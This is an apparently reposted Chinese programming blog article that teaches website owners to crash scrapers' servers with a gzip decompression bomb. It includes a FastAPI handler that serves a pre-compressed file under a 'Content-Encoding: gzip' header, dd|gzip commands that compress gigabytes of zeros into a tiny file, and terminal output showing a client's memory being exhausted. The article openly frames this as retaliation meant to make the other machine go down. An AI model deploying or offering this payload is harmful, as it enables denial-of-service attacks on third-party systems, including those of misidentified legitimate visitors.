

# 反爬蟲的極致手段，幾行代碼直接炸了爬蟲服務器

程序員零距離 2022-03-22 13:06


以下文章來源於未聞Code，作者kingname



## 未聞Code

博主喜歡Python和爬蟲，已經出了兩本書。這裡是他靈感的發源地。關注這個公眾號，...

( 給程序員零距離加星標，了解項目開發. )



作為一個站長，你是不是對爬蟲不勝其煩？爬蟲天天來爬，速度又快，頻率又高，服務器的大量資源被白白浪費。

看這篇文章的你有福了，我們今天一起來報復一下爬蟲，直接把爬蟲的服務器給幹死機。

本文有一個前提：你已經知道某個請求是爬蟲發來的了，你不滿足於單單屏蔽對方，而是想搞死對方。

很多人的爬蟲是使用Requests來寫的，如果你閱讀過Requests的文檔，那麼你可能在文檔中的 [Binary Response Content \[1\]](#) 這一小節，看到這樣一句話：

The gzip and deflate transfer-encodings are automatically decoded for you.  
( Request ) 會自動為你將gzip和deflate轉碼後的數據進行解碼

網站服務器可能會使用 [gzip](#) 壓縮一些大資源，這些資源在網絡上傳輸的時候，是壓縮後的二進制格式。客戶端收到返回以後，如果發現返回的Headers裡面有一個字段叫做 [Content-Encoding](#)，其中的值包含 [gzip](#)，那麼客戶端就會先使用 [gzip](#) 對數據進行解壓，解壓完成以後再把它呈現到客戶端上面。瀏覽器自動就會做這個事情，用戶是感知不到這個事情發生的。而 [requests](#)、[Scrapy](#) 這種網絡請求庫或者爬蟲框架，也會幫你做這個事情，因此你不需要手動對網站返回的數據解壓縮。

這個功能原本是一個方便開發者的功能，但我們可以利用這個功能來做報復爬蟲的事情。

我們首先寫一個客戶端，來測試一下返回 [gzip](#) 壓縮數據的方法。

我首先在硬盤上創建一個文本文件 [text.txt](#)，裡面有兩行內容，如下圖所示：

```
(test_big) (base)
# kingname @ kingname-2 in ~/test_big test_big-Y1CE3KtH [19:47:09]
$ cat text.txt
hello
world
(test_big) (base)
# kingname @ kingname-2 in ~/test_big test_big-Y1CE3KtH [19:47:12]
$
```

然後，我是用 [gzip](#) 命令把它壓縮成一個 [.gz](#) 文件：

```
cat text.txt | gzip > data.gz
```

接下來，我們使用FastAPI寫一個HTTP服務器 [server.py](#)：

```
from fastapi import FastAPI, Response
from fastapi.responses import FileResponse

app = FastAPI()
```

```
@app.get('/')
def index():
    resp = FileResponse('data.gz')
    return resp
```


然後使用命令 `uvicorn server:app` 啟動這個服務。

接下來，我們使用requests來請求這個接口，會發現返回的數據是亂碼，如下圖所示：

```
import requests

resp = requests.get('http://127.0.0.1:8000/').text
resp
```

'\x1f\x08\x00\x00a\x00\x03H\x00\x00\*\x00/\x00\x02\x00\x00]\x00\x0c\x00\x00\x00'



```
(test_big) (base)
# kingname @ kingname-2 in ~/test_big test_big-Y1CE3KtH [19:50:26]
$ uvicorn server:app
INFO:      Started server process [68840]
INFO:      Waiting for application startup.
INFO:      Application startup complete.
INFO:      Uvicorn running on http://127.0.0.1:8000 (Press CTRL+C to quit)
INFO:      127.0.0.1:58478 - "GET / HTTP/1.1" 200 OK
INFO:      127.0.0.1:58535 - "GET / HTTP/1.1" 200 OK
```

返回的數據是亂碼，這是因為服務器沒有告訴客戶端，這個數據是 `gzip` 壓縮的，因此客戶端只有原樣展示。由於壓縮後的數據是二進制內容，強行轉成字符串就會變成亂碼。

現在，我們稍微修改一下 `server.py` 的代碼，通過Headers告訴客戶端，這個數據是經過 `gzip` 壓縮的：

```
from fastapi import FastAPI, Response
from fastapi.responses import FileResponse

app = FastAPI()

@app.get('/')
def index():
    resp = FileResponse('data.gz')
```


```
resp.headers['Content-Encoding'] = 'gzip' # 说明这是gzip压缩的数据
return resp
```

修改以後，重新啟動服務器，再次使用requests請求，發現已經可以正常顯示數據了：

```
import requests
```

```
resp = requests.get('http://127.0.0.1:8000/').text
resp
```

```
'hello\nworld\n'
```



services@ip-172-16-12-110: ~/xieqiankun/common\_env (ssh) ● 11

root@iZuf6g7sr

```
(test_big) (base)
# kingname @ kingname-2 in ~/test_big test_big-Y1CE3KtH [19:54:01]
$ uvicorn server:app
INFO:      Started server process [69187]
INFO:      Waiting for application startup.
INFO:      Application startup complete.
INFO:      Uvicorn running on http://127.0.0.1:8000 (Press CTRL+C to quit)
INFO:      127.0.0.1:60223 - "GET / HTTP/1.1" 200 OK
```

這個功能已經展示完了，那麼我們怎麼利用它呢？這就不得不提到壓縮文件的原理了。

文件之所以能壓縮，是因為裡面有大量重複的元素，這些元素可以通過一種更簡單的方式來表示。壓縮的算法有很多種，其中最常見的一種方式，我們用一個例子來解釋。假設有一個字符串，它長成下面這樣：

```
1111111111111111
1111111111111111
1111111111111111
1111111111111111
1111111111111111
1111111111111111
1111111111111111
1111111111111111
1111111111111111
1111111111111111
1111111111111111
1111111111111111
1111111111111111
1111111111111111
```

我們可以用5個字符來表示：**192個1**。這就相當於把192個字符壓縮成了5個字符，壓縮率高達97.4%。

如果我們可以把一個1GB的文件壓縮成1MB，那麼對服務器來說，僅僅是返回了1MB的二進制數據，不會造成任何影響。但是對客戶端或者爬蟲來說，它拿到這個1MB的數據以後，就會在內存中把它還原成1GB的內容。這樣一瞬間爬蟲佔用的內存就增大了1GB。如果我們再進一步增大這個原始數據，那麼很容易就可以把爬蟲所在的服務器內存全部沾滿，輕者服務器直接殺死爬蟲進程，重則爬蟲服務器直接死機。

你別以為這個壓縮比聽起來很誇張，其實我們使用很簡單的一行命令就可以生成這樣的壓縮文件。

如果你用的是Linux，那麼請執行命令：

```
dd if=/dev/zero bs=1M count=1000 | gzip > boom.gz
```

如果你的電腦是macOS，那麼請執行命令：

```
dd if=/dev/zero bs=1048576 count=1000 | gzip > boom.gz
```

執行過程如下圖所示：

```
(test_big) (base)
# kingname @ kingname-2 in ~/test_big test_big-Y1CE3KtH [20:05:42]
$ dd if=/dev/zero bs=1048576 count=1000 | gzip > boom.gz
1000+0 records in
1000+0 records out
1048576000 bytes transferred in 3.778754 secs (277492528 bytes/sec)
(test_big) (base)
# kingname @ kingname-2 in ~/test_big test_big-Y1CE3KtH [20:05:50]
$ ls -lh
total 2080
-rw-r--r--  1 kingname  staff    166B  1 24 19:07 Pipfile
-rw-r--r--  1 kingname  staff   995K  1 24 20:05 boom.gz
-rw-r--r--  1 kingname  staff    32B  1 24 19:04 data.gz
-rw-r--r--  1 kingname  staff   225B  1 24 19:54 server.py
-rw-r--r--  1 kingname  staff    12B  1 24 19:02 text.txt
(test_big) (base)
# kingname @ kingname-2 in ~/test_big test_big-Y1CE3KtH [20:05:54]
$
```

生成的這個 boom.gz 文件只有995KB。但是如果我們使用 `gzip -d boom.gz` 對這個文件解壓縮，就會發現生成了一個1GB的 boom 文件，如下圖所示：

```
# kingname @ kingname-2 in ~/test_big test_big-Y1CE3KtH [20:05:50]
$ ls -lh
```



```
total 2080
-rw-r--r-- 1 kingname staff 166B 1 24 19:07 Pipfile
-rw-r--r-- 1 kingname staff 995K 1 24 20:05 boom.gz
-rw-r--r-- 1 kingname staff 32B 1 24 19:04 data.gz
-rw-r--r-- 1 kingname staff 225B 1 24 19:54 server.py
-rw-r--r-- 1 kingname staff 12B 1 24 19:02 text.txt
(test_big) (base)
# kingname @ kingname-2 in ~/test_big test_big-Y1CE3KtH [20:05:54]
$ gzip -d boom.gz
(test_big) (base)
# kingname @ kingname-2 in ~/test_big test_big-Y1CE3KtH [20:07:10]
$ ls -lh
total 2048032
-rw-r--r-- 1 kingname staff 166B 1 24 19:07 Pipfile
-rw-r--r-- 1 kingname staff 1.0G 1 24 20:05 boom
-rw-r--r-- 1 kingname staff 32B 1 24 19:04 data.gz
-rw-r--r-- 1 kingname staff 225B 1 24 19:54 server.py
-rw-r--r-- 1 kingname staff 12B 1 24 19:02 text.txt
(test_big) (base)
# kingname @ kingname-2 in ~/test_big test_big-Y1CE3KtH [20:07:13]
```

只要大家把命令裡面的 `count=1000` 改成一個更大的數字，就能得到更大的文件。

我現在把 `count` 改成 `10`，給大家做一個演示（不敢用1GB的數據來做測試，害怕我的Jupyter崩潰）。生成的 `boom.gz` 文件只有10KB：

```
# kingname @ kingname-2 in ~/test_big test_big-Y1CE3KtH [20:11:00]
$ dd if=/dev/zero bs=1048576 count=10 | gzip > boom.gz
10+0 records in
10+0 records out
10485760 bytes transferred in 0.047376 secs (221329903 bytes/sec)
(test_big) (base)
# kingname @ kingname-2 in ~/test_big test_big-Y1CE3KtH [20:11:10]
$ ls -lh
total 56
-rw-r--r-- 1 kingname staff 166B 1 24 19:07 Pipfile
-rw-r--r-- 1 kingname staff 10K 1 24 20:11 boom.gz
-rw-r--r-- 1 kingname staff 32B 1 24 19:04 data.gz
-rw-r--r-- 1 kingname staff 225B 1 24 20:09 server.py
-rw-r--r-- 1 kingname staff 12B 1 24 19:02 text.txt
(test_big) (base)
# kingname @ kingname-2 in ~/test_big test_big-Y1CE3KtH [20:11:12]
```

伺服器返回一個10KB的二進制數據，沒有任何問題。

現在我們用requests去請求這個接口，然後查看一下 `resp` 這個對象佔用的內存大小：

```
import requests

resp = requests.get('http://127.0.0.1:8000/').text
```

```
import sys
sys.getsizeof(resp) / 1024 / 1024
```

10.000046730041504

可以看到，由於requests自動會對返回的數據解壓縮，因此最終獲得的resp對象竟然有10MB這麼大。

如果大家想使用這個方法，一定要先確定這個請求是爬蟲發的，再使用。否則被你幹死的不是爬蟲而是真實用戶就麻煩了。

本文的寫作過程中，參考了文章[網站gzip炸彈- 王春偉的技術博客\[2\]](#)，特別感謝原作者。

## 參考文獻

[1] Binary Response Content: <https://2.python-requests.org/en/master/user/quickstart/#binary-response-content>

[2] 網站gzip炸彈- 王春偉的技術博客: <http://da.dadaaierer.com/?p=577>

- END -

文 章 精 選

- 1、為什麼俄羅斯不怕芯片卡脖子？
- 2、真刺激啊，竟然還有這種網站...
- 3、注意了！央媒官宣，身份證要大升級！
- 4、太爽~為了下載抖音上的小姐姐，我斥巨資做了個釘釘機器人
- 5、世界首富馬斯克的編程水平怎麼樣？
- 6、危！我用python克隆了女朋友的聲音！
- 7、666，Python竟然還可以計算農曆！
- 8、巨變！支付寶、淘寶的這個功能終於來了，等了十年！【附操作方法】





更多精彩等待你的發現



點分享



點點贊 點在看

喜歡此內容的人還喜歡

為什麼選擇無服務器模型？

InfoQ

架構師應該接受低代碼的5 個理由

InfoQ

無服務器系統的設計模式

InfoQ